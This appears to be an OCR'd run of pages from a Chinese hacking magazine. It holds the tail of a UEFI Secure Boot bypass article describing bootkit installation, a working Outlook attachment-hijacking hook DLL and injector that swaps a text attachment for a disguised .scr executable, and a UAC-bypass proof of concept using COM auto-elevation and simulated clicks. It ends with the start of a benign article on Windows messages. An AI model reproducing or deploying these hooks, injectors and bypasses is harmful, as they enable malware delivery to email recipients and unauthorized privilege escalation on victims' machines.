SecureBootEnable：只可以被物理用户操作修改，对全局不可改变，被设为 Enable，即开启 Secure Boot。

若 PK 变量存在于 NVRAM 中，SetupMode 被设为 SETUP_MODE，否则被设为 USER_MODE。若 SecureBootEnable 变量存在于 NVRAM 中，且 SecureBootEnable 为 SECURE_BOOT_ENABLE 且 SetupMode 为 USER_MODE，则 SecureBoot 被设为 ENABLE，否则均被设为 DISABLE。若 SecureBootEnable 变量不存在，且 SetupMode 为 USER_MODE，则 SecureBoot 被设为 ENABLE；若 SetupMode 为 SETUP_MODE，则 SecureBoot 被设为 DISABLE。

DxeImageVerificationLib 定义了对于不同种类的镜像的加载策略和处理这些镜像违反安全策略的方法。

镜像安全策略机制（Secure Image VerificationPolicy）看起来就像如下代码所示，每个 UEFI 镜像加载后，系统都会调用以下代码进行检查。

```
//Check the image type and policy settings
switch(GetImageType(File))
{
  case IMAGE_FROM_FV:
    Policy=ALWAYS_EXECUTE;
  break;
  case IMAGE_FROM_OPTION_ROM:
    Policy=PcdGet32(PcdOptionRomVerificationPolicy);
  break;
caseIMAGE_FROM_REMOVABLE_LIBRARY:
    Policy=PcdGet32(PcdRemovableMediaVerificationPolicy);
  break;
  case IMAGE_FROM_FIXED_MEDIA:
    Policy=PcdGet32(PcdFixedMediaVerificationPolicy);
break;
  default:
    Policy=DENY_EXECUTE_ON_SECURITY_VIOLATION;
  break;
}
if(Policy==ALWAYS_EXECUTE)
  return EFI_SUCCESS;
else if(Policy==NEVER_EXECUTE)
  return EFI_ACCESS_DENIED;
```

在完成加载检查后，如果 Secure Boot 被禁用，则不会进一步验证，返回 EFI_SUCCESS；如果文件不是有效 PE/COFF 文件，则会返回 EFI_ACCESS_DENIED。

黑客防线 www.hacker.com.cn 转载请注明出处

如果启用 Secure Boot，系统进行镜像检验（Crypto Check）。首先检查镜像是否有签名，如果没有则检查镜像的 SHA256 是否存在于 dbx 中，如果是则拒绝访问；若不存在则检查是否存在于 db 中，若存在，则返回成功。如果镜像有数字签名，则会开始检查 PE 文件中的每一个签名，若镜像的哈希或镜像被 dbx 认证，则返回拒绝；若镜像的哈希或镜像被 db 认证，则返回成功；其他情况下，返回拒绝。

以上是 DXE Core 检验镜像文件的基本过程，随着时间推移，UEFI 开发商会做出一些变化，但大体不会改变。接下来我们讨论对于 Secure Boot 的突破方案，方案不是对所有平台都适用。

UEFI BIOS 有许多不同的开发厂商，Secure Boot 细节上也各不相同；有许多生产主板的厂商，他们的平台也在细节上各不相同，因此 Windows 8 Secure Boot 只在所有厂商都正确完成这些工作后才能最大发挥作用。

1. 只允许带有签名的 UEFI 固件升级；
2. 把 UEFI 固件保存在 SPI 闪存中防止直接修改；
3. 保护固件升级组件（SMM 中和重启时 DXE 中）
4. 秘密的为 SPI 控制器编程并保护描述符；
5. 在 NVRAM 中保护 SecureBootEnable/CustomMode/PK/KEK/db(x)；
6. 在 SMM 中实行变量检查和实际用户操作检查（CustomMode 和 SecureBootEnable）；
7. 保护 SetVariable 运行时 API；
8. 关闭兼容支持（CSM），禁用无签名的传统 Option ROM，禁用 MBR boot loader；
9. 配置镜像安全策略机制（没有 ALLOW_EXECUTE）；
10. 使用最新 UEFI/EDK 代码编译主板固件；
11. 正确添加签名验证机制和镜像检验（Crypto Functionality）；
12. 同时不引入 BUG。

微软同样给出了一些建议，但实际上有许多厂商并没根据微软硬件验证要求制作固件。

如果 UEFI BIOS 固件没有签名，底层 UEFI DXE Core 和系统固件能随意升级。这会导致一个负责检查强制签名的 DXE 库动发生错误。UEFI 升级包都被签名（使用 PSS 2048/SHA-256/e=F4），因此显然无法这么做。虽然 UEFI 固件升级被添加了数字签名，但 SPI 闪存在一些情况下可以直接写入升级。这样一来，恶意软件就可以直接写入 UEFI 固件或者修改 UEFI 设置，或者修改 NVRAM 中的变量，之后恶意软件可以安装自己的 bootkit（DXE 驱动，恶意 UEFI boot loader）。由于 UEFI 固件遭到修改，系统不会对 bootkit 执行 Secure Boot 例行检查。恶意软件可以通过 hook 和劫持进一步感染 OS Loader 和系统内核，实现对操作系统的完全控制。

Bootkit 可以修改 DXE ImageVerificationLib（镜像验证）驱动的代码，使安全检查失效，但问题是驱动随厂商不同和 EDK 版本以及 BIOS 核心不同而变化，因此较为复杂。此外，Bootkit 可以在 db 中加入自己的哈希或认证，这类改变很容易被反病毒软件检测到。然后，Bootkit 用自己的 KEK 和 PK 替换原来的密钥，重启之后 Bootkit 的签名便会正确，同样相对容易发现。

Bootkit 可以清除 SecureBootEnable 变量。问题是该变量被不同的开发商存放在不同的特定位置。此外，EFI NVRAM 的格式和 ROM 中的 EFI 变量是主板开发商指定的，开发商甚至在他们的主板专有位置上存放多个备份，替换它们虽然可行但耗时长，移植性差。在一些平台上，该变量以链表形式存在，每个变量指向下一个 SecureBootEnable 变量，其中一个若为 0，剩余的全被设为 0；若其中一个为 1，则有另外一套处理机制。

之前提到 PK 没安装时进入 SETUP_MODE，此时 Secure Boot 关闭，所以一种简单的

黑客防线 www.hacker.com.cn 转载请注明出处

方法是欺骗 BIOS 让它找不到 PK，而这可以通过修改 PK 的名称“PK”或者厂商 GUID 实现。当 PK 无法找到时，系统进入安装模式，SecureBoot 变量被设为 DISABLE，ImageVerificationLib 认为 Secure Boot 关闭而跳过 Secure Boot 检查，然后安装 bootkit。

然而微软在硬件认证要求中强制要求 Secure Boot 必须被保护在一个 RSA 公钥中，或者对它进行其它保护措施，但显然不是所有厂商都遵守了微软的规范。

完成这些工作后，若重启电脑进入 BIOS 会发现 Secure Boot 被禁用。进入 powershell 运行命令 get-securebootuefi –name secureboot，同样会发现 secure boot 被禁用。

恶意软件作者同样可以把 bootkit 写入 UEFI 或者感染 SMM，使 bootkit 更加难以去除。微软建议开发商把 Secure Boot 配置存放入 PCR[7]寄存器，并为它加入 bitlocker 加密。以上这些漏洞都已被最初的发现者报告微软，包括一个能在用户模式加载这种 UEFI bootkit 的漏洞，而微软和开发商正在共同解决这些问题。

（完）

黑客防线 www.hacker.com.cn 转载请注明出处

Ring3 下实现 Outlook 附件劫持

文/图 李旭昇

我在 2013 年 11 期杂志上介绍了 Ring0 下邮箱附件劫持的方法，今天再与大家探讨一下 Ring3 下的实现方法。仔细读过先前文章的朋友一定已经发现，该方法只能对附件内容进行替换，不能修改后缀名。如果想要在用户上传 txt 时替换为 exe，还需另辟蹊径。本文以 Outlook 为例进行研究，其他客户端或浏览器不再一一分析。

最直接的思路是通过 Hook，在 Outlook 调用 CreateFile 时替换参数。比如用户想要上传 1.txt，我们把参数改为 a.exe。稍加分析就会发现这样不行——因为附件内容与 a.exe 相同，但名称仍为 1.txt。对方收到的附件也为 1.txt，双击打开时是一片乱码。那 Outlook 是如何获得的文件名呢？

首先，Outlook 通过 IFileDialog 弹出对话框让用户选择文件，随后调用 IFileDialog:GetCurrentSelection 获得文件完整路径，最后通过简单的字符串操作从中提取文件名。由此便可以进行 COM HOOK，修改 GetCurrentSelection 返回的文件名，从而迷惑 Outlook。但是 GetCurrentSelection 传入（传出）的参数是 IShellItem**，处理起来比较复杂（有兴趣的读者可以参阅 MSDN）。其实我们可以采用更为直接的方法：在 Outlook 调用 CreateFile 时直接修改 lpFileName 缓冲区的内容。这是利用了 Outlook 的严谨之处，即在取文件名之前预先尝试打开文件以确认文件存在。实验发现，Outlook 还会将附件复制到 IE 临时文件夹再读取，所以我们还需要 Hook CopyFile。

不过单单这样做还不够，因为用户明明想要上传一个 txt，却会在附件栏内看到待上传的 exe，而且 Outlook 会提示 exe 是可执行文件，具有一定风险。这样凡是有一定安全意识的用户都会发现事有蹊跷，我们便功亏一篑。为了避免节外生枝，我们利用 Windows 平台上可执行文件的多样性，将 exe 改为 scr 后缀。.scr 是屏保文件，是标准的可执行文件。为了掩人耳目，需要执行命令“assoc .scr=txtfile”，即将.scr 文件关联为文本文件。这样在附件栏看起来确实上传了一个文本文件，且 Outlook 不会再进行提示。但当对方收到此附件时，由于.scr 文件仍为可执行文件，双击即会运行。程序分两部分，exe 负责设置文件关联并进行注入，dll 负责 hook。下面给出主要代码：

mhook-test.cpp(DLL)：

```
typedefHANDLE (WINAPI *_CreateFileW)(LPWSTR/*LPCWSTR*/, DWORD,
DWORD,LPSECURITY_ATTRIBUTES,DWORD,DWORD,HANDLE);
    _CreateFileW TrueCreateFileW =
(_CreateFileW)GetProcAddress(GetModuleHandle(L"kernel32"),
"CreateFileW");
    HANDLEWINAPI MyCreateFileW(
    _In_LPWSTR/*LPCWSTR*/lpFileName,
    _In_DWORDdwDesiredAccess,
    _In_DWORDdwShareMode,
    _In_opt_LPSECURITY_ATTRIBUTESlpSecurityAttributes,
    _In_DWORDdwCreationDisposition,
    _In_DWORDdwFlagsAndAttributes,
```

www.hacker.com.cn 黑客防线 转载请注明出处

```
    _In_opt_HANDLEhTemplateFile
    ){
        if( lstrcmpW(lpFileName,L"C:\\1.txt")==0 )
        {
            DWORD OlDProtect = PAGE_EXECUTE_READWRITE;
            VirtualProtect(lpFileName, 0x100, PAGE_EXECUTE_READWRITE,
&OlDProtect);
            lstrcpy(lpFileName,L"C:\\a.scr");
            VirtualProtect(lpFileName, 0x100, OlDProtect, &OlDProtect);
        }
        return TrueCreateFileW(lpFileName, dwDesiredAccess, dwShareMode,
lpSecurityAttributes, dwCreationDisposition, dwFlagsAndAttributes,
hTemplateFile);
    }

    typedefBOOL (WINAPI *_CopyFileW)(LPWSTR, LPWSTR, BOOL);
    _CopyFileW TrueCopyFileW =
(_CopyFileW)GetProcAddress(GetModuleHandle(L"kernel32"), "CopyFileW");
    BOOLWINAPI MyCopyFileW(
    _In_LPWSTRlpExistingFileName,
    _In_LPWSTRlpNewFileName,
    _In_BOOLbFailIfExists
    ){
        if(lstrcmpW(lpExistingFileName,L"C:\\1.txt")==0)
        {
            DWORD OlDProtect = PAGE_EXECUTE_READWRITE;
            VirtualProtect(lpExistingFileName, 0x100,
PAGE_EXECUTE_READWRITE, &OlDProtect);
            lstrcpy(lpExistingFileName,L"C:\\a.scr");
            VirtualProtect(lpExistingFileName, 0x100, OlDProtect,
&OlDProtect);
        }
        return TrueCopyFileW(lpExistingFileName, lpNewFileName,
bFailIfExists);
    }

    BOOLAPIENTRY DllMain( HMODULEhModule,
    DWORDul_reason_for_call,
    LPVOIDlpReserved
                        )
    {
        switch (ul_reason_for_call)
        {
        caseDLL_PROCESS_ATTACH:
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
            {
                if (!Mhook_SetHook((PVOID*)&TrueCreateFileW,
MyCreateFileW))
                {
                    MessageBox(NULL,L"Fail to hook
CreateFileW)",L"Bad",MB_OK);
                }

                if (!Mhook_SetHook((PVOID*)&TrueCopyFileW, MyCopyFileW))
                {
                    MessageBox(NULL,L"Fail to hook
CopyFileW))",L"Bad",MB_OK);
                }
            }
        caseDLL_THREAD_ATTACH:
        caseDLL_THREAD_DETACH:
        caseDLL_PROCESS_DETACH:
            break;
        }
        returnTRUE;
    }

    Source.cpp(exe)

    void_tmain(intargc, TCHAR *argv[])
    {
        wstring ExePath=wstring(argv[0]);
        wstring
RegFilePath=ExePath.substr(0,ExePath.find_last_of('\\'))+L"\\ScrAssoc.r
eg";
        KillAllRunningOutlook();
        ImportRegFile(RegFilePath);
        SetAssoc();
        LaunchOutlook();

        std::wcout.imbue( std::locale("chs"));
        wstring
DLLPath=ExePath.substr(0,ExePath.find_last_of('\\'))+L"\\mhook-test.dll
";
        wcout<<DLLPath<<endl;
        if(DllInject(L"outlook.exe",DLLPath.c_str()))
        {
            cout<<"Inject Done"<<endl;
        }
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
}
```

测试结果如图 1 和图 2 所示。发送邮件时 1.txt 被劫持为 a.scr，且图标显示为文本文件。在另一台机器上接收邮件后双击 a.scr，程序成功运行。




图 1 上传附件

图 2 劫持成功

模拟点击+COM 提权绕过 UAC

文/图 李旭昇

UAC 是微软在 Windows Vista 中引入的一项安全机制。它使得用户进程大部分时间都在低权限下运行，仅在需要对计算机设置进行修改时才获得管理员权限。在 Win7/8 的默认级别 UAC 下，部分 Windows 程序（如任务管理器）可以自动获得管理员权限，但是非 Windows 程序需要获得用户许可才能以管理员权限运行。

UAC 曾经爆出若干漏洞，但均已被修复。我尝试了几种新的攻击方法，都是无功无返。正当我想要放弃之际，突然想到在“程序和功能”面板（原“添加删除程序”面板）内双击一个程序时，卸载程序是否具有管理员权限呢？我立刻用 Process Explorer 进行验证，答案是肯定的。于是自然想到，能否利用这一点绕过 UAC 呢？具体的做法是遍历所有列表中的程序，尝试将其卸载程序替换为自己的程序。如果能够成功，就模拟双击该项，进而实现提权，如失败，则继续尝试下一个。

摆在我们面前的有几个问题，首先是如何获得列表中的应用程序，不过这点并不困难。如图 1 所示为“程序和功能”面板的有关窗体，我们感兴趣的列表实际上是一个 SysListView32 控件，可以查找窗体并调用 SendMessage 获取其各项内容。

黑客防线 www.hacker.com.cn 转载请注明出处




图 1 在 Spy++中查看“程序和功能”面板

有关窗体查找的代码如下：

```
    WCHAR WinClassName[MAX_BUF] = { 0 };
    WCHAR WinText[MAX_BUF] = { 0 };
    HWND Hwnd = GetForegroundWindow();
    while (lstrcmp(WinClassName, L"CabinetWClass") != 0 ||
        (StrStrW(WinText, L"Programs and Features") == NULL&&
StrStrIW(WinText, L"程序和功能") == NULL)
        )
    {
        Hwnd = GetForegroundWindow();
        GetClassName(Hwnd, WinClassName, MAX_BUF);
        SendMessage(Hwnd, WM_GETTEXT, MAX_BUF, (LPARAM)WinText);
    }
    swprintf(DebugOutputBuf, MAX_BUF, L"CabinetWClass: %d\n", Hwnd);
    OutputDebugString(DebugOutputBuf);

    PWCHAR WindowClasses[] = { L"ShellTabWindowClass",
L"DUIViewWndClassName", L"DirectUIHWND", L"CtrlNotifySink",
L"SHELLDLL_DefView", L"SysListView32" };
   HWND SysListView32 = FindNestedWindowFromClassName(Hwnd, WindowClasses,
sizeof(WindowClasses) / sizeof(PWCHAR));
    if (!SysListView32)
    {
        OutputDebugString(L"SysListView32 not found.\n");
        goto CLEAN;
    }
    HideParentWindows(SysListView32);
```

其中 FindNestedWindowFromClassName 函数用于按照窗体类名逐层查找窗体，其实现如下：

黑客防线 www.hacker.com.cn 转载请注明出处

```
    HWND FindNestedWindowFromClassName(HWNDOutmostWindow, PWCHAR
*ClassNames, DWORDClassCount)
    {
        HWND ParentHwnd = OutmostWindow;
        HWND ChildHwnd = NULL;
        for (DWORD i = 0; i <ClassCount; i++)
        {
            do
            {
                ChildHwnd = FindWindowEx(ParentHwnd, NULL, ClassNames[i],
NULL);
            } while (!ChildHwnd);

            swprintf(DebugOutputBuf, MAX_BUF, L"%ws: %d\n", ClassNames[i],
ChildHwnd);
            OutputDebugString(DebugOutputBuf);
            ParentHwnd = ChildHwnd;
        }
        return ChildHwnd;
    }
```

得到 SysListView32 控件的句柄后，便可以获得其中的各项内容。为了方便，我们定义 UninstallItem 结构。

```
    typedefstruct
    {
        BOOL Vulnerable;
        WCHAR DisplayName[MAX_BUF];
        WCHAR UninstallString[MAX_PATH];
    }UninstallItem, *pUninstallItem;
```

其中 DisplayName 为显示名称，UninstallString 为卸载程序的路径（稍后填充）。Vulnerable 表示该程序是否容易遭受此种类型的攻击。以下代码首先通过 ListView_GetItemCount 宏获得 ListView 的项数，进而获得该窗体所在进程（实际上为 explorer.exe）的句柄，最后通过 GetListedNames 函数获得 ListView 控件中所有程序的名称。

```
    Sleep(1000);
    DWORD ItemCount = ListView_GetItemCount(SysListView32);
    swprintf(DebugOutputBuf, MAX_BUF, L"%d Items listed in Programs and
Features.\n", ItemCount);
    OutputDebugString(DebugOutputBuf);
    if (ItemCount <= 0)
    {
```

黑客防线 www.hacker.com.cn 转载请注明出处

```
        OutputDebugString(L"No program is listed in the \"Programs and
Features\" Panel, please test this program in a real machine or install some
common softwares in your virtual machine.");
        goto CLEAN;
    }
    pItems = (pUninstallItem)newUninstallItem[ItemCount];
    hProcess = WindowToProcess(SysListView32);
    if (!hProcess) goto CLEAN;
    GetListedNames(hProcess, SysListView32, pItems, ItemCount);
```

GetListedNames函数主要用到LVM_GETITEMTEXT消息。注意，我们要用VirtualAllocEx在目标进程内分配内存，并用ReadProcessMemory和WriteProcessMemory读写。一个常见的错误是在我们的程序中分配内存并随消息一起发送，但是这样目标程序会访问其进程空间中对应的位置而不是将内容直接写到我们的进程中，所以目标进程通常会崩溃。

```
    VOID GetListedNames(HANDLEhProcess, HWNDSysListView32Hwnd,
pUninstallItempItems, DWORDItemCount)
    {
        WCHAR TextBuf[MAX_BUF] = { 0 };
        PWCHAR pText = (PWCHAR)VirtualAllocEx(hProcess, NULL, MAX_BUF,
MEM_COMMIT, PAGE_READWRITE);
        LPLVITEMW plvitem = (LPLVITEMW)VirtualAllocEx(hProcess, NULL,
sizeof(LVITEM), MEM_COMMIT, PAGE_READWRITE);
        LVITEMW lvitem;
        lvitem.cchTextMax = MAX_BUF;
        lvitem.iSubItem = 0;
        lvitem.pszText = pText;
        WriteProcessMemory(hProcess, plvitem, &lvitem, sizeof(LVITEMW),
NULL);
        for (DWORD i = 0; i <ItemCount; i++)
        {
            SendMessage(SysListView32Hwnd, LVM_GETITEMTEXT, i,
(LPARAM)plvitem);
            ReadProcessMemory(hProcess, pText, TextBuf, MAX_BUF, NULL);
            pItems[i].Vulnerable = FALSE;
            lstrcpyn(pItems[i].DisplayName, TextBuf, MAX_BUF);
            //wprintf(L"%s\n", TextBuf);
        }
    }
```

获得所有程序的名称后，我们需要将其与卸载程序对应起来。网上有资料称其全部位于HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall 下，但经实际测试，该键下只包含 64 位程序的卸载程序，32 位程序的卸载程序位于

黑客防线 www.hacker.com.cn 转载请注明出处

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall 下。为了读者下文阅读方便，这里给出一个具体例子（Winrar 5.0.1）。

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WinRAR archiver]
"DisplayName"="WinRAR 5.01 (64-bit)"
"DisplayVersion"="5.01.0"
"VersionMajor"=dword:00000005
"VersionMinor"=dword:00000001
"UninstallString"="C:\\Program Files\\WinRAR\\uninstall.exe"
"DisplayIcon"="C:\\Program Files\\WinRAR\\WinRAR.exe"
"InstallLocation"="C:\\Program Files\\WinRAR\\"
"NoModify"=dword:00000001
"NoRepair"=dword:00000001
"Language"=dword:00000000
"Publisher"="win.rar GmbH"
```

其中 DisplayName 就是显示在列表中的名称，对应的卸载程序为 UninstallString。

随后我们用 MatchUninstallStrings 函数将注册表中的 UninstallString 与已知的 DisplayName 匹配。MatchUninstallStrings 函数的实现较为冗长，为了便于阅读，这里不再给出全部代码，仅分析主要步骤。MatchUninstallStrings 首先用 RegEnumKeyEx 遍历前述两个存放卸载信息的键。对于每个子键，调用 RegQueryValueEx 读取 DisplayName 和 UninstallString 并与已经获得的 DisplayName 匹配。UninstallString 中保存的路径可能包含参数和引号，所以需要用 PathRemoveArgs 和 PathUnquoteSpaces 进行处理。此外，以“MsiExec.exe”开头的 UninstallString 对我们来说也是没有意义的——将其覆盖需要 TrustedInstaller 权限。

我们稍后分析如何覆盖卸载程序。现在假设已经成功的将某个程序的卸载程序替换为我们的程序，DBClickItem 函数可以通过 PostMessage 双击“程序和功能”面板内对应的项，进而实现提权。

```
BOOL DBClickItem(HANDLEhProcess, HWNDSysListView32Hwnd, DWORDItemIndex)
{
    if (!SysListView32Hwnd || !hProcess) returnFALSE;
    PRECT pRect = (PRECT)VirtualAllocEx(hProcess, NULL, sizeof(RECT), MEM_COMMIT, PAGE_READWRITE);
    if (!pRect) returnFALSE;
    RECT Rect;
    Rect.left = LVIR_BOUNDS;
   if (!WriteProcessMemory(hProcess, pRect, &Rect, sizeof(RECT), NULL)) returnFALSE;
    SendMessage(SysListView32Hwnd, LVM_GETITEMRECT, ItemIndex, (LPARAM)pRect);
```

黑客防线 www.hfcr.com.cn 转载请注明出处

```
        if (!ReadProcessMemory(hProcess, pRect, &Rect, sizeof(RECT), NULL))
returnFALSE;
        DWORD Pos = ((Rect.top + Rect.bottom) / 2 << 16) + (Rect.left + 30);
        PostMessage(SysListView32Hwnd, WM_LBUTTONDOWN, MK_LBUTTON,
(LPARAM)Pos);
        PostMessage(SysListView32Hwnd, WM_LBUTTONUP, NULL, (LPARAM)Pos);
        PostMessage(SysListView32Hwnd, WM_LBUTTONDBLCLK, MK_LBUTTON,
(LPARAM)Pos);
        PostMessage(SysListView32Hwnd, WM_LBUTTONUP, NULL, (LPARAM)Pos);
        returnTRUE;
    }
```

为了便于测试，我编写了 TestIsAdmin.exe 验证提权成功。其代码很简单，首先验证当前是否有管理员权限，如果是，则运行注册表编辑器，接着循环接受一个字符串命令行并以管理员权限运行该命令。读者可以用 Process Explorer 验证该程序的确具有管理员权限。我们就用这个程序替换原始的卸载程序。

实现发现，如果程序安装在非系统盘且无特殊保护（如杀软自我保护等），则通常可以直接替换。但是如果程序安装在系统盘，或者程序在安装时设置了安装目录的访问权限，则难以成功。不过我们知道许多 COM 组件，如 IFileOperation，是可以自动提权的（Auto Elevation）。举例来说，我们在资源管理器中向 system32 下复制文件时，虽然会出现提示对话框，但该提示与 UAC 的提示完全不同。事实上，该窗口只是 explorer.exe 弹出的一个普通对话框，并不运行在安全桌面，所以可以通过模拟按键操作，而且当用户单击“是”后，explorer.exe 也并没有提升为管理员权限，只是暂时获得管理员权限以完成特定的操作。

于是我们完全可以利用 IFileOperation 的自动提权机制覆盖某些原本需要管理员权限才能操作的文件。由于自动提权只能发生在 Windows 本身的可信进程内，我们的程序试图提权仍会弹出 UAC 提示，所以需要注入到 explorer.exe 中进行操作。当然也可以通过模拟点击操作 explorer.exe 弹出的对话框，不过这样需要考虑的情况太多太复杂，实验发现正确率不高。

利用 IFileOperation 替换文件的代码如下：

```
    BOOL ComReplaceFile(PWCHAROldFile, PWCHARNewFile)
    {
        CoInitializeEx(NULL, COINIT_APARTMENTTHREADED |
COINIT_DISABLE_OLE1DDE);
        IFileOperation *pfo;
       HRESULT hr = CoCreateInstance(CLSID_FileOperation, NULL, CLSCTX_ALL,
IID_PPV_ARGS(&pfo));
        if (FAILED(hr)) returnFALSE;
        IShellItem *psiOldFile;
        hr = SHCreateItemFromParsingName(OldFile, NULL,
IID_PPV_ARGS(&psiOldFile));
        if (FAILED(hr)) returnFALSE;
        IShellItem *psiNewFile;
```

```
        hr = SHCreateItemFromParsingName(NewFile, NULL,
IID_PPV_ARGS(&psiNewFile));
        if (FAILED(hr)) returnFALSE;
        IShellItem *psiOldFilePath;
        WCHAR OldFilePath[MAX_PATH] = { 0 };
        StringCchCat(OldFilePath, MAX_PATH, OldFile);
        (_tcsrchr(OldFilePath, L'\\'))[1] = 0;
        hr = SHCreateItemFromParsingName(OldFilePath, NULL,
IID_PPV_ARGS(&psiOldFilePath));
        if (FAILED(hr)) returnFALSE;
        WCHAR OldFileName[MAX_PATH] = { 0 };
        WCHAR BackupFileName[MAX_PATH] = { 0 };
        StringCchCat(OldFileName, MAX_PATH, (_tcsrchr(OldFile, L'\\')) +
1);
        StringCchCat(BackupFileName, MAX_PATH, OldFileName);
        StringCchCat(BackupFileName, MAX_PATH, L"_backup");
        hr = pfo->MoveItem(psiOldFile, psiOldFilePath, BackupFileName,
NULL);
        if (FAILED(hr)) returnFALSE;
        hr = pfo->CopyItem(psiNewFile, psiOldFilePath, OldFileName, NULL);
        if (FAILED(hr)) returnFALSE;
        hr = pfo->SetOperationFlags(FOF_RENAMEONCOLLISION |
FOF_NOCONFIRMATION | FOFX_SHOWELEVATIONPROMPT | FOF_NOERRORUI | FOF_SILENT
| FOFX_REQUIREELEVATION);
        if (FAILED(hr)) returnFALSE;
        hr = pfo->PerformOperations();
        BOOL Aborted = TRUE;
        hr = pfo->GetAnyOperationsAborted(&Aborted);
        if (FAILED(hr)) returnFALSE;
        if (Aborted) returnFALSE;
        if (!VerifyFileReplaced(OldFile, NewFile)) returnFALSE;
        returnTRUE;
    }
```

ComReplaceFile 首先对被替换的卸载程序做备份（以_backup 为后缀）。需要注意的是，我们设置了 FOF_SILENT | FOFX_REQUIREELEVATION 标志，这样就可以自动提权并避免弹出任何提示，最后以文件大小为依据确认替换成功。

综上，本 POC 分为三部分，首先 BypassUACLoader.exe 负责启动“程序和功能”面板并将 BypassUACDLL.dll 注入到 explorer.exe 内。BypassUACDLL.dll 完成大部分工作，最终用 TestIsAdmin.exe 替换某个卸载程序，并操纵控制面板运行它。TestIsAdmin.exe 运行后即验证确实可以获得管理员权限。此外，程序中还利用互斥确保单实例，这里不再赘述。

本程序由 VS2013 编译，在 Win7/8 x86/x64 下均测试无误。由于程序调试信息输出量较大，故全部采用 OutputDebugString 输出。此外，在 TestIsAdmin.exe 中执行“restore”

www.hacker.com.cn 黑客防线 转载请注明出处

可以恢复被替换的卸载程序。

由于本 POC 需要替换某程序的卸载程序，所以无法在纯净的系统上工作。如果您在虚拟机内进行测试，请先安装几个常用软件。

以上就是我对 Windows UAC 的研究过程，不当之处还望批评指正。

Windows 的消息机制

文/图 王晓松

Windows 操作系统直译过来就是“窗口”操作系统，其 30 年来创造的发展奇迹可以说与其良好的窗口界面不无关系。现代人对计算机的窗口并不陌生，实际上呈献给用户的界面就是一个一个的窗口组成。文章写到这里，我们随手截屏，就可以看到 Word 文档是一个窗口，下面的任务栏是一个窗口，甚至右下角的输入法工具条也是一个窗口，还有我们 Windows 的桌面本身也是一个窗口。窗口可以有子窗口，比如 Word 编辑器是一个父窗口，而其中的工具栏、菜单栏、状态栏都是这个父窗口下面的子窗口，如果移动父窗口，子窗口会随着父窗口移动。

Windows 中的程序分为 CONSOLE 程序和 GUI 程序，两者的区别在于窗口。CONSOLE 程序通常执行的是一些与用户交互较少的应用，界面局限在 CMD 命令黑乎乎的单一窗口中，而 GUI 程序通常会有比较养眼的界面，与用户的交互频繁，比如我们的 word 编辑器。GUI 程序的界面实际上是由 N 多的窗口组成的，在前台，窗口是呈现给用户的一个界面，其真正的运行，比如与用户的交互，状态的变化都需要后台线程的支持。一个窗口后台总有一个线程与之关联，但是一个线程并不局限于管理一个窗口，可以管理多个窗口。将窗口和线程连接起来的媒介就是消息，没有消息每个窗口就是一堆无生命的框架，通过消息的流动，激发每个窗口产生不同的动作，从而给用户带来生机勃勃的应用程序。用户的操作（如点击鼠标或者按下键盘）导致消息的产生，系统将消息传递到正确的目的地，触发系统或者应用程序执行相应的动作，完成后台的处理和界面的变化。本文将与读者共同讨论 windows 的消息机制。




图 1 Windows 中的窗口(Window 中文意思本来不就是窗口吗？)

消息的传递

消息的庐山真面目是什么呢？不同于对其他关键数据结构的半遮半掩，微软直接给出了消息的定义：

```
Typedef struct{
```

```
HWND hwnd;  //消息要发向的窗口句柄
UINT message; //消息标识符
WPARAM wParam; //消息参数 1
LPARAM lParam; //消息参数 2
DWORD time;   //放入消息队列的时间
POINT pt;     //鼠标专用，用于说明放入消息队列时鼠标坐标
}MSG,*PMSG;
```

